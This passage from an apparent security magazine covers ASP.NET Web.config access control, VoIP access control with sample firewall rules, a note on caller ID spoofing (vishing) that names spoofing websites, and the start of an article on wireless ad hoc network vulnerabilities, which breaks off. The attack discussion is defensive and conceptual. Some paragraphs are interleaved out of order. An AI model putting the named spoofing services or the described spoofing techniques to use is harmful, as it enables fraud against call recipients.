<forms loginUrl="~/Account/Login.aspx" timeout="2880" cookieless="UseDeviceProfile" name="MySiteAuthCookie"
    requireSSL="false" ticketCompatibilityMode="Framework40"/>
</authentication>

<membership>
<providers>
    <clear/>
<add name="AspNetSqlMembershipProvider" type="System.Web.Security.SqlMembershipProvider" connectionStringName=
    "ApplicationServices" enablePasswordRetrieval="false" enablePasswordReset="true" requiresQ
    uestionAndAnswer="false" requiresUniqueEmail="false" maxInvalidPasswordAttempts="5" minReq
    uiredPasswordLength="6" minRequiredNonalphanumericCharacters="0" passwordAttemptWindow="10"
    applicationName="/"/>
</providers>
</membership>

<roleManager enabled="true">
    <providers>
        <clear/>
<add connectionStringName="ApplicationServices" applicationName="/" name="AspNetSqlRoleProvider" type="System.We
    b.Security.SqlRoleProvider"/>
<add applicationName="/" name="AspNetWindowsTokenRoleProvider" type="System.Web.Security.WindowsTokenProvid
    er"/>
    </providers>
</roleManager>

```

**Further reading**

- How ASP.NET Security Works: <http://msdn.microsoft.com/en-us/library/ks310b8y.aspx>
- Location element explained: <http://msdn.microsoft.com/en-us/library/b6x6shw7.aspx>
- ASP.NET Security Architecture: <http://msdn.microsoft.com/en-us/library/yedba920.aspx>

**Flexible implementation, easy maintenance**

ASP.NET's Access Control solution is almost entirely controlled through the *Web.config*. This allows developers to easily configure the settings for Access Control. Using the Provider Model, your organization can customize this solution to meet any business or regulatory requirements. While many Access Control solutions provide rigid guidelines that force your business to conform, ASP.NET's Access Control solution puts you in the driver seat for everything from business logic to how you store the data.

**TIM KULP**

*Tim Kulp (CISSP, CEH) is an Information Security professional in Baltimore, MD. He specializes in secure software development and penetration testing web applications. In recent years Tim's focus has been working with development teams on updating applications to utilize secure coding practices and studying the security impact of Social Media.*

# VoIP Access Control

Access control is a means by which we determine whether an agent is allowed to gain entry to a particular resource. In the case of physical security or even traditional network security, this may seem straightforward. For example, if you trust someone to gain access to a room where critical resources are kept, you provide that person a key or add them to a badge access list.

## What you will learn...

- The importance of applying access controls to Voice Over IP networks
- Basics of attacks against an unsecured Voice Over IP network

## What you should know...

- Networking basics
- Voice Over IP basics

Similarly, if you want to provide someone access to files you are sharing on a network, you would add their user id to an access control list. So they would be able to get to the files they need or want. With VoIP, it's more complex and some of the complexity can be subtle. There are several things to think about when providing access to a *Voice Over IP* (VoIP) network.

## Access Control on the Provider Edge

Access control needs to be taken into consideration on both the provider side as well as the consumer side, where your phones or endpoints are located. The first thing to take into consideration on the provider side is whether you would allow access to everyone in the world. It's not only possible to allow everyone who knows where your call server is to send you calls, it's the scenario in most of the diagrams used for how SIP works. A caller looks up your call server, presumably using a DNS SRV record, and sends a call directly to you. This is the same sort of mechanism used in the case of sending and receiving e-mail. In this case, you can use human-readable addresses – something to indicate the recipient in a way that is meaningful or memorable to a person looking at the messages. One advantage here is that you are getting around the PSTN altogether by not using phone numbers to identify your recipient (see Figure 1).

There are some downsides to this approach, however. One is that you have almost no ability to do any access control on your network to protect your call

server. Since you are expecting a call from just about anyone, anywhere, you need to be able to receive network messages from anywhere. While you can restrict ports and protocols on a firewall, you can not predict who may be sending you messages or what those messages may look like. You are exposing your network to potential attacks in the nature of SYN floods or malformed SIP messages or, maybe even worse, malware in the payload of a message being sent.




Figure 1. Softswitch open to all Internet traffic

Additionally, leaving an open call server can make your network vulnerable to the telephonic equivalent of SPAM. Moving phone calls to a networked or digital world have made call blasting far more efficient and cheaper. Software and Internet access are the hurdles and with the prevalence of botnets, there are countless agents that can be used illegally to make these calls (see Figure 2).

Making use of a SIP trunk carrier can provide some protection to your network. At a minimum, it provides a single source to lock down external traffic. Typically, though, this would require that you use a traditional phone number to get to a user, meaning the more user-friendly e-mail-style address would be out. However, using a SIP trunk would allow far more restrictive firewall rules since your call server would be communicating with a small number of devices outside of the enterprise network. This limits the risk to the network considerably. Presumably you trust your provider which limits the risk even further. Many providers will also provide their SIP trunk services on a dedicated line coming into the premises. This, of course, means you worry less about who you are exposed to because the access is limited to your VoIP provider (see Listing 1).

## Access Control on the Inside

On the inside of the network, there is another set of challenges. Typically, endpoints like phones are placed on a separate VLAN. This is done for a couple of reasons. Primarily, it has to do with performance. You want separate network infrastructure for your voice network so that you don't have to have it overwhelmed by activities on your data network which can cause problems with jitter and latency, causing poor call quality and a bad user experience.

The second reason, though, is to reduce the ability for attacks on the voice infrastructure. The call servers get moved off of the data network because attacks against them can cause significant impact to most businesses. The challenge here is that while voice-related systems may be on a separate voice VLAN, it's trivial to attach a rogue system to the voice VLAN to launch attacks or perform eavesdropping or spoofing against the voice infrastructure. What this means is that anyone can walk into a facility, plug into the network and be on the voice network using freely and easily available utilities.

This can be easily mitigated, however, by forcing devices that plug into the network to authenticate at a very low level. Using 802.1X authentication requires authentication before the device can gain access to the network. This means that no DHCP address gets assigned and no traffic can be seen on the link until appropriate credentials are provided. This is not foolproof, of course, but it does raise the bar quite a bit to attacks against the voice infrastructure. You can make this even more challenging by using certificates to authenticate

a device. This does bring on a significant management challenge with PKI and managing all of the certificates and may not be well-supported by your voice vendor but it can also be a strategy to provide stronger access control on the voice network within the enterprise.

## Protecting Media Streams

Securing access to the network and requiring appropriate authentication on both the access as well as the provider side goes a long way to protecting the voice infrastructure but there is another area to be concerned about. While all signaling can be authenticated and protected against spoofing with good configuration and use of the right protocols, there is another aspect to VoIP that is open to spoofing and tampering. The actual streaming media of the call itself using RTP (*Real-Time Protocol*) uses UDP. There are several risks here. UDP packets can be lost in the case of congested networks. UDP is also easily spoofed since there is no validation of the source of the packets. Spoofing RTP is made slightly more challenging because of some minimal amount of information that can act as validation, like sequence numbers.

SIP call flows, though, suffer from a problem that exists at the protocol level. In the call setup phase, the two ends of the call negotiate the destination of the RTP messages. In the middle of a call, if there is a need to change the destination of the media, the endpoint that needs to make the change initiates signaling to change that endpoint. The part that is never negotiated is the source of the media. Endpoints can make some assumptions for some minimal amount of security but if the source of the media is not the same as the destination, as in the case of some media servers, there is a risk of one-way media. This quirk of call




Figure 2. Softswitch using a SIP trunk

**Listing 1. Differences in IPTables rules**

## Open Internet rules

```
iptables -A INPUT -p udp -i eth0 -dport 5060 -j ACCEPT
iptables -A INPUT -p tcp -i eth0 -dport 5060 -j ACCEPT
```

## SIP Trunk rules

```
iptables -A INPUT -p udp -i eth0 -s 172.20.15.96 -dport -j ACCEPT
iptables -A INPUT -p tcp -i eth0 -s 172.20.15.96 -dport -j ACCEPT
```

**Conclusion**

Many VoIP setups are designed to be fast and loose because that is how to show how flexible VoIP installations can be, providing users the ability to be on the move and always be available. However, the price of that flexibility can be serious security vulnerabilities in your VoIP network. You can retain the flexibility of having a VoIP network while still retaining control over the security

setup opens the door to the potential for a denial of service attack or a call hijack. Sending appropriately formatted RTP to an endpoint forces that endpoint to make a decision. Either it drops the new messages, assuming that what it has is fine or it drops the existing call, assuming that the new flow is the correct one, which can happen. It may even drop everything altogether. The fix to this, for the most part, is to use SRTP to protect the media transmission. Encrypted media protects against spoofing and eavesdropping. Since there is some negotiation that occurs as part of the encryption setup, it functions as a form of access control since there is at least a minimal amount of authentication that happens.

of your network and your users by applying appropriate access control mechanisms in the right places.

**RIC MESSIER**

*Ric Messier runs his own security consulting business after spending several years working for some of the world's biggest network providers in both the security and VoIP spaces. He currently teaches college courses at the graduate and undergraduate level in addition to working with clients with their security and networking concerns.*

**Note** Threat of VoIP phishing attacks

By Ivan Burke

Caller ID (*Caller Identification*) is usually a service provided by most telephone companies that tell users the phone number of an incoming call. Within a VoIP network it is trivial to fake a user's caller ID. There are even online websites that provide Caller ID spoofing services (<http://www.callnotes.com>, <http://www.telespoof.com>, <http://www.spoofcard.com>, <http://www.visukom.de>). VoIP phishing (Vishing) attacks are not a new threat but it is rather an adaptation of old PSTN call spoofing techniques. Telemarketers use these techniques to try and sell unsolicited goods and services to VoIP users. Spammers can use these techniques as part of a social engineering attack or as part of a phishing attack to obtain sensitive user information.

The main obstacle with regards to stopping Vishing is the lack of coherent legislation. In the USA, Vishing was deemed a criminal offence by the Internet Crime

Complaint Center (IC3). The USA enacted the *Truth of caller ID act of 2010* [1] to prohibit manipulation of caller identification information. The USA government, also maintain a *Do not call* list ([www.donotcall.gov/](http://www.donotcall.gov/)) which allows individuals to opt out of receiving any telemarketing information. Currently Vishing is not regarded, by the EU, as a criminal offence but rather a means of maintaining anonymity online. In Southern Africa, no specific legislation is targeted at misuse of VoIP services and cases are handled in an ad-hoc manner and are generally referred to the Consumer Protection Act for ramifications. Srikrishna Kurapat patented a system, method and apparatus to counter Vishing [2]. Unfortunately this apparatus is yet to receive wide spread adoption within the VoIP community. According to Lance James, chief scientist at security company Secure Science Corporation, the best short term solution would be to spread awareness and inform potential victims of the risk of Vishing [3].

**Bibliography**

[1] Committee of the Whole House on the State of the Union. (2010, April). Truth in Caller ID Act of 2010. Retrieved May 23, 2011, from U.S. Government Printing Office: [http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=111\\_cong\\_bills&docid=f:h1258rh.txt.pdf](http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=111_cong_bills&docid=f:h1258rh.txt.pdf)

[2] Kurapati, S. (. (2009). Patent No. 20090217039. United States.

[3] Schneier, B. (2006, March 3). Caller ID Spoofing. Retrieved May 23, 2011, from Schneier on Security: [http://www.schneier.com/blog/archives/2006/03/caller\\_id\\_spoof.html](http://www.schneier.com/blog/archives/2006/03/caller_id_spoof.html)





UAT's coveted Bachelor of Science degree in Network Security is a vital national resource.

One of the most prestigious Network Security programs in the country.

We will teach you the concepts of security by design, and layered security to protect against exploitation of networks and data.

UAT has been designated as a Center for Academic Excellence in Information Systems Security Education by the US National Security Agency.

## THEY SELDOM SMILE AT THE NSA. CAN YOU MAKE THEM GRIN?

Learn how to synthesize and apply these vital skills and leadership ability to succeed in the fast moving field of Network Security.

**Bachelor of Science**  
Network Engineering  
Network Security  
Technology Forensics

**Master of Science**  
Information Assurance

Program accreditations, affiliations and certifications:



### ⚠ CLUSTERGEEK WITH CAUTION

LEARN, EXPERIENCE AND INNOVATE WITH THE FOLLOWING DEGREE STUDENTS: Advancing Computer Science, Artificial Life Programming, Digital Media, Digital Video, Enterprise Software Development, Game Art and Animation, Game Design, Game Programming, Human-Computer Interaction, Open Source Technologies, Robotics and Embedded Systems, Serious Game and Simulation, Strategic Technology Development, Technology Product Design, Technology Studies, Virtual Modeling and Design, Web and Social Media Technologies

Prepare to Defend!

[www.uat.edu](http://www.uat.edu)

877.828.4335



# Wireless ad hoc network and its vulnerabilities

A mobile ad-hoc network (MANET) is a self configuring infrastructure-less network, consisting by mobile devices, connected via wireless links.

## What you will learn...

- Existing Famous Wireless Networks
- Techniques to bring down insecure wireless network
- Techniques to protect transmission in wireless/infrastructureless networks

## What you should know...

- High level knowledge of graph algorithms
- Basic knowledge of routing techniques

Each device in MANET can move independently from others to any direction, therefore change its links very frequently. Each device on MANET must forward data unrelated to its own use and therefore serve not just as consumer of the data, but also as a router. The main challenge of MANET is to maintain the information required to properly route the traffic. Such networks may operate themselves, or be connected to global network – Internet. MANET is also referred as Wireless Ad-hoc Network that usually has a routable networking environment on top of the Link Layer.

There is a reason why MANET became very popular among users, the growth of laptops and 802.11/Wi-Fi wireless networks have greatly contributed to the popularity. Many academic papers evaluate protocols and their abilities, assuming varying degrees of mobility within a bounded space, usually with all nodes within a few hops of each other. Different protocols are then evaluated based on measure such as the packet drop rate, the overhead introduced by the routing protocol, end-to-end packet delays, network throughput etc. by the beginning of new millennium many useful applications have been released for MANET. In the article we will mainly review the vulnerabilities of the MANET.

## Applications of MANET

Before we review vulnerabilities, let's have a look at the real world applications that use MANET. The most

widely discussed application scenario for pure general purpose MANET is a Battlefield or a disaster-recovery network, however these kinds of networks have not achieved the envisaged impact in terms of real world implementation and industrial development. Generally MANET is justified by the possibility of building a network where no infrastructure exists or to have a free network where users can communicate without the cost. One of the most widely used types of MANET is Mesh network. User experience has shown Mesh network is more pragmatic approach to build multi-hop ad hoc network. Mesh networks are built upon a mix of fixed and mobile nodes interconnected via wireless links to form a multi-hop ad hoc network. Mesh network introduces *hierarchy* in the network architecture by adding dedicated nodes (such technique is used in many other applications, e. g. Skype). These nodes are used to form the *backbone*. It is probably worth noting MIT Roofnet provides a city (such as Boston) with broadband access with an 802.11b-based wireless network backbone infrastructure.

The wireless mesh networks are the ideal solution to provide both indoor and outdoor broadband wireless connectivity in urban, suburban, and rural environments without the need for extremely costly wired network infrastructure

Wireless mesh could be the flexible solution to implement the information delivery system required to control transportation services. It also appears

to be natural solution to address the needs of law enforcement agencies and governments. Currently several mesh networks are operating to provide public safety applications (e.g. San Francisco). Basically the difference between pure MANET and Mesh network is the variability of mobile nodes. Mesh includes all kinds of mobile devices (PDA, Cell Phone, Laptop, etc.) that make it more practical to use than pure MANET.

## Opportunistic networking

I would like to review several interesting applications used worldwide, that include wireless devices and wireless communication. Some might have heard of project Huggle, started in 2006, funded by the European Commission in the framework of FET-SAC initiative. It targets solutions for communication in autonomic/opportunistic networks. In this framework, researchers are studying the properties of *Pocket Switched Networks* (PSNs), i.e., opportunistic networks that can exploit any possible encountered device (e.g., cell phones and PDAs that users carry in their pockets) to forward messages. We can only imagine how many security threats could such projects raise, people tend to keep their cellular activities in private, nevertheless such information collection will not only expose how long you chat with your grandma on the phone per month on average, but also places you have visited, sounds you heard, sites you browsed, emails you

received/sent, and so on. However there are many and peaceful and humanitarian applications using wireless communication.

## Wildlife monitoring

Wildlife monitoring is an interesting application field for opportunistic networks. It focuses on tracking wild species to deeply investigate their behavior and understand the interactions and influences on each other, as well as their reaction to the ecosystem changes caused by human activities. Researchers use opportunistic networks as a reliable, cost-effective, and not intrusive means to monitor large populations roaming in vast areas. Systems for wildlife monitoring generally include special tags with sensing capacity to be carried by the animals under study and one or more base stations to collect the data from the tags and send them to the destination processing center.

## Networks for developing areas

Opportunistic networks can provide intermittent Internet connectivity to rural and developing areas where they typically represent the only affordable way to help bridging the digital divide. One such example is the DakNet Project aimed at realizing a very low-cost asynchronous ICT infrastructure to provide connectivity to rural villages in India, where it is not cost-effective to deploy standard Internet access




Figure 1a. Nortel Wireless Mesh Network Architecture

### Vehicular ad hoc networks

VANETs use ad hoc communications for performing efficient driver assistance and car safety. The communications include data from the roadside and from other cars. VANET research aims to supply drivers with information regarding obstacles on the road and emergency events, mainly due to line-of-sight limitations and large processing delays. VANET can be used to communicate premonitions, notification of emergencies, and warnings about traffic conditions. It can be used for distributing information about road conditions and maintenance, weather forecasts, or other relevant data distribution requirements between vehicles.

### Association of Electronic Technology for Automobile Traffic and Driving (JSK)

Japan in the early eighties is considered the initiator of the research in the IVC area.

### European FleetNet project

Aims at the development and demonstration of a wireless ad-hoc network for inter-vehicle communications. Key design factors for FleetNet are the capability to distribute locally relevant data where generated and/or needed and to satisfy the vehicle drivers' and passengers' needs for location-dependent information and services.

### California PATH

Seeks to learn how traffic information can positively impact the environment, traffic safety and traffic congestion. It will synthesize data and research in the areas of traffic data collection, emissions- and fuel-consumption based navigation and *smart engine* controls to turn an Audi vehicle into a working prototype of the ultimate traffic- and fuel-smart car. The project incorporates data on traffic signals, road conditions, vehicle velocity, terrain grade and traffic congestion conditions, creating a composite of information from which smart engine controls can choose the safest, most fuel-efficient speeds and routes.

### LaRA, France

Is to assist the drivers in order to improve safety, comfort and efficiency of road transport. The ultimate goal is to remove completely the driver from the control loop, at least in particular situations such as dedicated freeways and at low speed in urban situations.

### Wireless sensor networks

WSN benefit from the advances in computing technology, which led to the production of small, wireless, battery powered, smart sensor nodes. These nodes are active devices with computing and communication capabilities that not only sample real world phenomena but also can filter, share, combine, and operate on the data they




Figure 1b. Residential Broadband access for hard to reach and scarcely populated areas

sense. Android, iPhone, Blackberry and many other popular phones have sensors to collect data such as sound, image, temperature light, etc. I will list several famous projects that use WSN.

## Habitat and Environmental Monitoring for Scientific Applications

The periodic information retrieval required by most of the habitat and environmental applications can be performed, in most of the cases, only by means of WSN. WSN enable regular observation of the environment without invading the environment of plants and animals and make possible a 24-hour monitoring.

### The Great Duck Island Habitat Monitoring project

Is a pilot application for monitoring migratory seabirds (Leach's Storm Petrel) on Great Duck Island, Maine. The WSN was used to monitor the microclimates in and around nesting burrows. Eventually, data is transferred via satellite to the database at the University of California at Berkeley. Intel and the University at Berkeley proposed WSN for creating a macroscope (sensor nodes strapped at different elevations on a redwood tree) to study the microclimate around redwoods

## Monitoring for Civilian Applications

Forest fire detection, flood detection, and precision agriculture. Alarms, propagated by multihop through the WSN, enable a quick reaction before the fire becomes uncontrollable.

## Health monitoring

WSN can be used as part of a health monitoring system that can be worn by the patient. CodeBlue system developed at Harvard University exploits a WSN to raise an alert when vital signs fall outside of the normal parameters. The system monitors heart rate, oxygen saturation, and EKG data and relays the data over a short-range wireless network to a set of devices, including ambulance-based terminals

## Tracking applications

Instead of sensing environmental data, sensor nodes are deployed to sense the presence of persons and objects. In the simplest case, objects can be tracked by tagging them with a small sensor node. The sensor node is tracked as it moves through a field of sensor nodes that are deployed in the environment at known locations. The sensor nodes can be used as active tags that announce the presence of a device.

## Localization applications

For example, detecting and locating snipers is a challenging goal for armed forces and law enforcement agencies. Most successful sniper-detecting systems are based on exploiting a WSN that takes measurements of the acoustic events generated by a shot: the spherical wave (traveling at the speed of sound) produced by the muzzle blast and the shock wave generated by the supersonic projectile. By exploiting the measurements of acoustic events taken by the sensor network nodes,




Figure 1c. Intelligent Transportation System

it is possible to determine the sniper's location and the bullet's trajectory.

Many more interesting resources are available on the web and can be found if one decides to familiarize itself more with mobile networks. Most of the projects mentioned above are in place and are considered to be the next generation tools for everyday activities. It is only matter of time when whole planet becomes heavily dependent on the networking applications, where wireless still has to play great role. Further in this article we will review basic routing techniques and vulnerabilities on wireless network.

### Routing in Wireless Networks

This is a very wide area and there have been hundreds of communication protocols published by the researchers, although very few found themselves being implemented, I will chose the one that's widely used in wireless communication. *Ad-hoc On Distance Vector* routing protocol (AODV) is a reactive protocol that reacts on demand. It is probably the most well-known protocol in MANET. The demand on available bandwidth is significantly less than other proactive protocols as AODV doesn't require global periodic advertisements. It enables multi-hop, self-starting and dynamic routing in MANETs. In networks with large number of mobile nodes AODV is very efficient as it relies on dynamically establishing route table entries at intermediate nodes. AODV never produces loops as there cannot be any loop in the routing table of any node because of the concept of sequence number counter borrowed from DSDV. Sequence numbers serve as time stamps and allow nodes to compare how fresh information they have for other nodes in the network. The main advantage of AODV is its least congested route instead of the shortest path.

### Exploring AODV

